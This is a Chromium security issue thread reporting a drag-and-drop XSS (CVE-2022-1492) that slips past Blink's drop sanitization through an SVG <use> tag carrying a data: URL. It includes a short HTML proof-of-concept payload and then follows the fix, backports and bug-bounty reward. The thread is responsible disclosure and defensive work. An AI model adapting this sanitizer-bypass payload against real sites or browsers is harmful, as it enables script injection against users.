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Issue 1315040: Security: Drag and Drop XSS

Reported by [mic...@bentkowski.info](#) on Sun, Apr 10, 2022, 3:35 PM EDT

 Code

This bug is similar to many Copy&Paste bugs I reported for Chromium (examples: [issue-1011950](#), [issue-1040755](#), [issue-1065764](#), [issue-1141350](#)). The difference is that now I'm focusing on drag and drop.

Essentially, when you drag&drop an HTML data into an element that is content-editable, the HTML is automatically sanitized. I used to assume it is the same sanitization process that also works for copy&paste. It turns out that's not the case. I've found a way to execute arbitrary JavaScript on drag&drop by using SVG `<use>` tag.


Chromium blocks drag&drop for iframes if the target origin is different than the source origin. However, it doesn't block if the drag starts in another window. So the attack scenario is possible, although much less likely than in the case of copy&paste. It is still a bug, though, from a technical stand-point hence I'm reporting it.

Below is a short proof of concept that proves the exploit on the same origin but it also works cross-origin if you drag and drop between two windows (check the attached video; the target is: <https://developers-dot-devsite-v2-prod.appspot.com/transliterate/v1/richedittransliteration>). Just drag the "drag me" box onto the contenteditable field below to see an alert

```
<!DOCTYPE html>
<meta charset="UTF-8">
<title>Drag And Drop Proof of Concept</title>
<script>const payload = `
  <svg><use href="data:image/svg+xml,&lt;svg id='x' xmlns='http://www.w3.org/2000/svg'&gt;&lt;image href="
onerror='alert(1337)' /&gt;&lt;script&gt;alert(2)&lt;/script&gt;&lt;/svg&gt;#x" />
`;</script>
<div
  style="background:lightblue; padding: 2em; width:100px"
  draggable=true
  ondragstart="event.dataTransfer.setData('text/html', payload)"
>Drag me!</div>
<div contenteditable style="border: 1px solid black; padding:2em; margin-top: 2em; height:200px">Drop here!</div>
```

recording.mov

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[Comment 1](#) by [sheriffbot](#) on Sun, Apr 10, 2022, 3:43 PM EDT Project Member

Labels: external_security_report

[Comment 2](#) by [rsesek@chromium.org](#) on Mon, Apr 11, 2022, 3:42 PM EDT Project Member

Status: Assigned (was: Unconfirmed)

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Labels: FoundIn-100 Security_Severity-Medium OS-Chrome OS-Fuchsia OS-Linux OS-Mac OS-Windows OS-Lacros Pri-1

Components: Blink>Editing Blink>SVG Blink>DataTransfer

Thanks for the report. I can confirm this on M100 - M102.

[Comment 3](#) by [sheriffbot](#) on Mon, Apr 11, 2022, 3:48 PM EDT Project Member

Labels: Security_Impact-Extended

[Comment 4](#) by [schenney@chromium.org](#) on Mon, Apr 11, 2022, 7:42 PM EDT Project Member

This is related to another bug where it is argued that we should not execute script in SVG from data urls, which would fix this I believe because we would not run the script in the <use> tag.

[Comment 5](#) by [Git Watcher](#) on Mon, Apr 11, 2022, 10:04 PM EDT Project Member

Status: Fixed (was: Assigned)

The following revision refers to this bug:

<https://chromium.googlesource.com/chromium/src/+5164a0fe3391283663e1196cf4576ec233985e89>

commit [5164a0fe3391283663e1196cf4576ec233985e89](#)

Author: Xiaocheng Hu <xiaochengh@chromium.org>

Date: Tue Apr 12 02:03:00 2022

Sanitize DragData markup before inserting it into document

~~Fixed-1315040~~

Change-Id: I8a0ddfb983d12c185f7e943d3d5277788199b011

Reviewed-on: <https://chromium-review.googlesource.com/c/chromium/src/+3579670>

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Cr-Commit-Position: refs/heads/main@{#991324}

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https://crrev.com/5164a0fe3391283663e1196cf4576ec233985e89/third_party/blink/web_tests/editing/pasteboard/drag-and-drop-svg-use-sanitize.html

[modify]

https://crrev.com/5164a0fe3391283663e1196cf4576ec233985e89/third_party/blink/renderer/core/page/drag_data.cc

Comment 6 by mic...@bentkowski.info on Tue, Apr 12, 2022, 5:18 AM EDT

Wow, that was quick! I checked the fix and it looks fine. Thanks!

Comment 7 by [sheriffbot](#) on Tue, Apr 12, 2022, 12:41 PM EDT Project Member

Labels: reward-topanel

Comment 8 by [sheriffbot](#) on Tue, Apr 12, 2022, 12:51 PM EDT Project Member

Labels: M-101 Target-101

Setting milestone and target because of medium severity.

For more details visit <https://www.chromium.org/issue-tracking/autotriage> - Your friendly Sheriffbot

Comment 9 by [sheriffbot](#) on Tue, Apr 12, 2022, 1:40 PM EDT Project Member

Labels: -Restrict-View-SecurityTeam Restrict-View-SecurityNotify

Comment 10 by [sheriffbot](#) on Tue, Apr 12, 2022, 2:06 PM EDT Project Member

Labels: Merge-Request-101

Requesting merge to beta M101 because latest trunk commit (991324) appears to be after beta branch point (982481).

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Comment 11 by [sheriffbot](#) on Tue, Apr 12, 2022, 10:04 PM EDT Project Member

Labels: -Merge-Request-101 Merge-Review-101 Hotlist-Merge-Review

Merge review required: M101 is already shipping to beta.

Please answer the following questions so that we can safely process your merge request:

1. Why does your merge fit within the merge criteria for these milestones?

- Chrome Browser: <https://chromiumdash.appspot.com/branches>

- Chrome OS: <https://goto.google.com/cros-release-branch-merge-guidelines>

2. What changes specifically would you like to merge? Please link to Gerrit.

3. Have the changes been released and tested on canary?

4. Is this a new feature? If yes, is it behind a Finch flag and are experiments active in any release channels?

5. [Chrome OS only]: Was the change reviewed and approved by the Eng Prod Representative?

<https://goto.google.com/cros-engprodcomponents>

6. If this merge addresses a major issue in the stable channel, does it require manual verification by the test team? If so, please describe required testing.

Please contact the milestone owner if you have questions.

Owners: benmason (Android), harrysouders (iOS), matthewjoseph (ChromeOS), pbommana (Desktop)

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Comment 12 by [xiaoc...@chromium.org](#) on Wed, Apr 13, 2022, 1:31 PM EDT Project Member

1. Why does your merge fit within the merge criteria for these milestones?

It's a security fix.

2. What changes specifically would you like to merge? Please link to Gerrit.

<https://chromium-review.googlesource.com/c/chromium/src/+3579670>

3. Have the changes been released and tested on canary?

Yes

4. Is this a new feature? If yes, is it behind a Finch flag and are experiments active in any release channels?

No

5. [Chrome OS only]: Was the change reviewed and approved by the Eng Prod Representative?

<https://goto.google.com/cros-engprodcomponents>

No, and maybe N/A? This change doesn't have anything specific to ChromeOS

6. If this merge addresses a major issue in the stable channel, does it require manual verification by the test team? If so, please describe required testing.

Maybe N/A? Because we are not merging to the stable channel

Comment 13 by [amyressler@chromium.org](#) on Fri, Apr 15, 2022, 7:46 PM EDT Project Member

Labels: -Merge-Review-101 Merge-Approved-101

M101 merge approved, please merge this fix to branch 4951 at your earliest convenience and NLT noon PDT, Tuesday, 19 April

Comment 14 by [Git Watcher](#) on Sun, Apr 17, 2022, 9:15 PM EDT Project Member

Labels: -merge-approved-101 merge-merged-4951 merge-merged-101

The following revision refers to this bug:

<https://chromium.googlesource.com/chromium/src/+e2b8856012e068e16a9a343525961972bc45b480>

commit [e2b8856012e068e16a9a343525961972bc45b480](#)

Author: Xiaocheng Hu <xiaochengh@chromium.org>

Date: Mon Apr 18 01:14:45 2022

[M101] Sanitize DragData markup before inserting it into document

(cherry picked from commit [5164a0fe3391283663e1196cf4576ec233985e89](#))

~~Fixed: 1315040~~

Change-Id: I8a0ddfb983d12c185f7e943d3d5277788199b011

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Bot-Commit: Rubber Stamper <rubber-stamper@appspot.gserviceaccount.com>
Cr-Commit-Position: refs/branch-heads/4951@{#831}
Cr-Branched-From: [27de6227ca357da0d57ae2c7b18da170c4651438](https://chromium-review.googlesource.com/c/chromium/src/+3588887)-refs/heads/main@{#982481}

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https://crrev.com/e2b8856012e068e16a9a343525961972bc45b480/third_party/blink/web_tests/editing/pasteboard/drag-and-drop-svg-use-sanitize.html

[modify]

https://crrev.com/e2b8856012e068e16a9a343525961972bc45b480/third_party/blink/renderer/core/page/drag_data.cc

Comment 15 by [sheriffbot](#) on Sun, Apr 17, 2022, 9:22 PM EDT Project Member

Labels: LTS-Merge-Candidate

LTS Milestone M96

This issue has been flagged as a merge candidate for Chrome OS' LTS channel. If selected, our merge team will handle any additional merges. To help us determine if this issue requires a merge to LTS, please answer this short questionnaire:

1. Was this issue a regression for the milestone it was found in?
2. Is this issue related to a change or feature merged after the latest LTS Milestone?

For more details visit <https://www.chromium.org/issue-tracking/autotriage> - Your friendly Sheriffbot

Comment 16 by [rzanoni@google.com](#) on Mon, Apr 18, 2022, 9:44 AM EDT Project Member

Cc: rzanoni@google.com

Labels: LTS-Evaluating-96

Comment 17 by [rzanoni@google.com](#) on Mon, Apr 18, 2022, 1:24 PM EDT Project Member

Labels: -LTS-Evaluating-96 LTS-Merge-Request-96

Comment 18 by [sheriffbot](#) on Mon, Apr 18, 2022, 1:28 PM EDT Project Member

Labels: -LTS-Merge-Request-96 LTS-Merge-Review-96

This issue requires additional review before it can be merged to the LTS channel. Please answer the following questions to help us evaluate this merge:

1. Number of CLs needed for this fix and links to them.
2. Level of complexity (High, Medium, Low - Explain)
3. Has this been merged to a stable release? beta release?
4. Overall Recommendation (Yes, No)

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Comment 19 by rzanoni@google.com on Mon, Apr 18, 2022, 1:38 PM EDT Project Member

1. Just <https://crrev.com/c/3589799>
2. Low, no conflicts
3. 101
4. Yes

Comment 20 by gmpritchard@google.com on Tue, Apr 19, 2022, 10:27 AM EDT Project Member

Labels: -LTS-Merge-Candidate LTS-Merge-Delayed-96

Comment 21 by amyressler@google.com on Thu, Apr 21, 2022, 8:40 PM EDT Project Member

Labels: -reward-topanel reward-unpaid reward-2000

*** Boilerplate reminders! ***

Please do NOT publicly disclose details until a fix has been released to all our users. Early public disclosure may cancel the provisional reward. Also, please be considerate about disclosure when the bug affects a core library that may be used by other products. Please do NOT share this information with third parties who are not directly involved in fixing the bug. Doing so may cancel the provisional reward. Please be honest if you have already disclosed anything publicly or to third parties. Lastly, we understand that some of you are not interested in money. We offer the option to donate your reward to an eligible charity. If you prefer this option, let us know and we will also match your donation - subject to our discretion. Any rewards that are unclaimed after 12 months will be donated to a charity of our choosing.

Please contact security-vrp@chromium.org with any questions.

Comment 22 by amyressler@chromium.org on Thu, Apr 21, 2022, 9:57 PM EDT Project Member

Thank you for this report! The VRP Panel has decided to award you \$2,000 for your report of this issue. Thank you for your efforts and taking the time to report this to us.

Comment 23 by mic...@bentkowski.info on Fri, Apr 22, 2022, 7:36 AM EDT

Thanks!

Comment 24 by gmpritchard@google.com on Fri, Apr 22, 2022, 12:41 PM EDT Project Member

Labels: -LTS-Merge-Review-96 -LTS-Merge-Delayed-96 LTS-Merge-Approved-96

Comment 25 by amyressler@chromium.org on Mon, Apr 25, 2022, 12:44 PM EDT Project Member

Labels: Release-0-M101

Comment 26 by amyressler@google.com on Mon, Apr 25, 2022, 4:07 PM EDT Project Member

Labels: -reward-unpaid reward-inprocess

Comment 27 by [Git Watcher](#) on Mon, Apr 25, 2022, 4:58 PM EDT Project Member

Labels: merge-merged-4664

The following revision refers to this bug:

<https://chromium.googlesource.com/chromium/src/+12ba78f3fa7a42c9a6a15f7a8248453ffef91a08>

commit [12ba78f3fa7a42c9a6a15f7a8248453ffef91a08](#)

Author: Mingchen Hu <mingchenh@chromium.org>

Author: Xiaocheng Hu <xiaochengn@chromium.org>

Date: Mon Apr 25 20:57:43 2022

[M96-LTS] Sanitize DragData markup before inserting it into document

(cherry picked from commit [5164a0fe3391283663e1196cf4576ec233985e89](#))

~~Fixed: 1315040~~

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Owners-Override: Achuth Bhandarkar <achuith@chromium.org>

Commit-Queue: Roger Felipe Zandoni da Silva <rzanoni@google.com>

Cr-Commit-Position: refs/branch-heads/4664@{#1602}

Cr-Branched-From: [24dc4ee75e01a29d390d43c9c264372a169273a7](#)-refs/heads/main@{#929512}

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[modify] https://crrev.com/12ba78f3fa7a42c9a6a15f7a8248453ffef91a08/third_party/blink/renderer/core/page/drag_data.cc

Comment 28 by rzanoni@google.com on Tue, Apr 26, 2022, 9:38 AM EDT Project Member

Labels: -LTS-Merge-Approved-96 LTS-Merge-Merged-96

Comment 29 by amyressler@google.com on Tue, Apr 26, 2022, 4:32 PM EDT Project Member

Labels: CVE-2022-1492 CVE_description-missing

Comment 30 by [sheriffbot](#) on Wed, Jul 20, 2022, 1:32 PM EDT Project Member

Labels: -Restrict-View-SecurityNotify allpublic

This bug has been closed for more than 14 weeks. Removing security view restrictions.

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Comment 31 by amyressler@google.com on Tue, Jul 26, 2022, 5:37 PM EDT Project Member

Labels: CVE_description-submitted -CVE_description-missing

Comment 32 by amyressler@chromium.org on Fri, Jul 29, 2022, 5:26 PM EDT Project Member

Labels: -CVE_description-missing --CVE_description-missing